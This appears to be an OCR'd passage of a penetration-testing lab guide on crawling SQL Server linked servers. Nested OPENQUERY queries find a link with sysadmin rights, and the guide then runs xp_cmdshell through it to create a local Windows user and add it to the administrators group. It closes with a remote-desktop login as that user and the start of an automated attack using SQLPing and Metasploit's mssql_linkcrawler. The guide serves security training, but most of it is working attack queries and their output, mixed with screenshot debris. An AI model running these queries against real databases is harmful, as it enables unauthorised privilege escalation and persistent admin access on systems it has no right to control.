
```
-- Determine privileges on the linked server
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT is_srvrolemember(''sysadmin'')')
```

```
   (No column name)
1  0
```

Once again, we do not have sysadmin privileges so let's take a look at the database links on SERVER2 next. Use the query below to list linked servers on SERVER2.

```
-- Get list of linked servers on SERVER2
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT srvname FROM master..sysservers')
```

It should return results similar to the screenshot below.


SQLQuery2.sql - 10.2.9.183\server1.master (s1user (53))* - Microsoft SQL Server Manageme...
File Edit View Query Project Debug Tools Window Help
New Query
master
Execute
Debug
Object Explorer
Connect
10.2.9.183\server1 (SQL Server 10.0.1600 - s1user)
Databases
System Databases
AdventureWorks2008
Security
Server Objects
Replication
Management
SQLQuery2.sql - 10....master (s1user (53))*
100 %
Results
Messages
.2.9.183\server1 (10.0 RTM) | s1user (53) | master | 00:00:00 | 3 rows
Matches:)
Ln 1
Col 41
Ch 41
INS

```
-- Get list of linked servers on SERVER2
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT srvname FROM master..sysservers')
```

	srvname
1	.\SERVER3
2	BADSERVER
3	WIN-OGD2LLLUIPN\SERVER2


Similar to SERVER1 you should see three links. Let's focus on the link to ".\SERVER3"

3.3 Crawl from Server 2 to Server 3 as User

Using the query below check what privileges the link to ".\SERVER3" is configured with.

```
-- Check privileges on link to SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT is_srvrolemember(''''sysadmin'''')'')')
```

The results should look like the screen shot below.




```
-- Check privileges on link to SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT is_srvrolemember(''''sysadmin'''')'')')
```

	(No column name)
1	0

```
Quer... | 10.2.9.183\server1 (10.0 RTM) | s1user (53) | master | 00:00:00 | 1 rows
```

Once again, we do not have sysadmin privileges so let's take a look at the database links on SERVER3 next using the query below.

```
-- Verify access to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
''''SELECT @@Servername'''')'')')
```


SQLQuery2.sql - 10.2.9.183\server1.master (s1user (53))* - Microsoft SQL Server Management Studio
File Edit View Query Project Debug Tools Window Help
New Query
master
Execute
Debug
Object Explorer
Connect
10.2.9.183\server1 (SQL Server 10.0.1600 - s1user)
Databases
System Databases
AdventureWorks2008
Security
Server Objects
Replication
Management
SQLQuery2.sql - 10....master (s1user (53))*
100 %
Results
Messages
Quer...
10.2.9.183\server1 (10.0 RTM)
s1user (53)
master
00:00:00
3 rows
Ready
Ln 1
Col 39
Ch 39
INS

```
-- Get linked server list from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT srvname FROM master..sysservers'')')
```

	srvname
1	.\SERVER1
2	BADSERVER
3	WIN-OGD2LLLUIPN\SERVER3


It looks like we have a link back to SERVER1. Let's see what we can get from that.

3.4 Crawl from Server 3 to Server1 as Sysadmin

Let's check the privileges of the link to SERVER1 using the query below.

```
-- Get privileges on link to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
''''SELECT is_srvrolemember(''''''''sysadmin'''''''')'''')'')')
```

The results should look like the screen shots below.


SQLQuery2.sql - 10.2.9.183\server1.master (s1user (53))* - Microsoft SQL Server Management Studio

```
-- Get privileges on link to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
'''SELECT is_srvrolemember(''''''''sysadmin'''''''')'''')'')')
```

```
   (No column name)
1  1
```

Query executed... | 10.2.9.183\server1 (10.0 RTM) | s1user (53) | master | 00:00:00 | 1 rows

Finally, it returned a "1"! You now have sysadmin access to SERVER1.


3.5 Add an OS Admin to Server 1 via Server 3 Links

Now that we have sysadmin access to SERVER1 we can add a local administrator to the operating system. Let's start by adding a user using the query below.

Note: It's possible to execute any store procedure via linked OPENQUERY as long a value is returned. That's why "SELECT 1;" is used before xp_cmdshell is called.

```
-- Get privileges on link to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
''''SELECT 1;EXEC master..xp_cmdshell ''''''''net user netspi $TestPass12!
/add'''''''''''')'')')
```

The results should look like the screen shot below.



SQLQuery2.sql - 10.2.9.183\server1.master (s1user (51))* - Microsoft SQL Server Management Studio

```
-- Get privileges on link to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
'''SELECT 1;EXEC master..xp_cmdshell ''''''''net user netspi $TestPass12! /add'''''''''''')'')')
```


	(No column name)
1	1

Query executed successfully. | 10.2.9.183\server1 (10.0 RTM) | s1user (51) | master | 00:00:00 | 1 rows

Unfortunately, the xp_cmdshell stored procedure won't show output when used through OPENQUERY, because of the "SELECT 1" work around we need to use. So a "1" will be returned if the query fails or not. Either way, the new operating system user can be added to the "administrators" group using the query below.

```
-- Get privileges on link to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
'''SELECT 1;EXEC master..xp_cmdshell ''''''''net localgroup administrators /add
netspi'''''''''''')'')')
```

Once again, a 1 should be returned as shown in the screenshot below.




```
-- Get privileges on link to SERVER1 from SERVER3
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT * FROM OPENQUERY(".\SERVER3",
''SELECT * FROM OPENQUERY(".\SERVER1",
''''SELECT 1;EXEC master..xp_cmdshell ''''''''net localgroup administrators /add netspi'''''''''''')''
```

```
(No column name)
1	1
```

Query executed successfully. 10.2.9.183\server1 (10.0 RTM) s1user (51) master 00:00:00 1 rows

If everything worked you should now be able to log into the server with the new account via remote desktop.




```
C:\>whoami
win-ogd211luipn\netspi

C:\>net user netspi
User name                    netspi
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/29/2014 12:37:37 PM
Password expires             6/10/2014 12:37:37 PM
Password changeable          4/29/2014 12:37:37 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/29/2014 12:40:20 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\>_
```

Chapter 4 Automated Attacks via Direct Database Connections

For those who don't enjoy manually crawling SQL Server links, this chapter will provide an overview of how to automate attacks against SQL Server database links via a direct database connection using the mssql_linkcrawler Metasploit module. For this lab you'll need SQLPing v3 which can be found at http://www.sqlsecurity.com/, and the Metasploit Framework which can found at http://www.metasploit.com/.

4.1 Get the TCP Port for the SQL Server Instance

In order to connect to a specific SQL Server instance with the mssql_linkcrawler Metasploit module you'll need to identify the listening TCP port of the instance. Make sure to target the "SERVER1" instance and be aware that the listening port will be different for each installation. In the example below SQLPing is used to scan the lab system configured on 10.2.9.199.



Start: 10.2.9.199
End: 10.2.9.199
User List: userlist.txt
Password List: passlist.txt


```
10.2.9.199 (LOGOS\SERVER1)  [10.0.1600.22 (guess) ]
  ServerIP : 10.2.9.199
  TCPPort : 49160
  ServerName : LOGOS
  InstanceName : SERVER1
  BaseVersion : 10.0.1600.22
  SSNetlibVersion :
  TrueVersion :
  ServiceAccount :
  IsClustered : No
  Details
  DetectionMethod : UDP
10.2.9.199 (LOGOS\SERVER2)  [10.0.1600.22 (guess) ]
10.2.9.199 (LOGOS\SERVER3)  [10.0.1600.22 (guess) ]
```

Scan Complete (3 instances found.)

4.2 Configure the mssql_linkcrawler Module in Metasploit

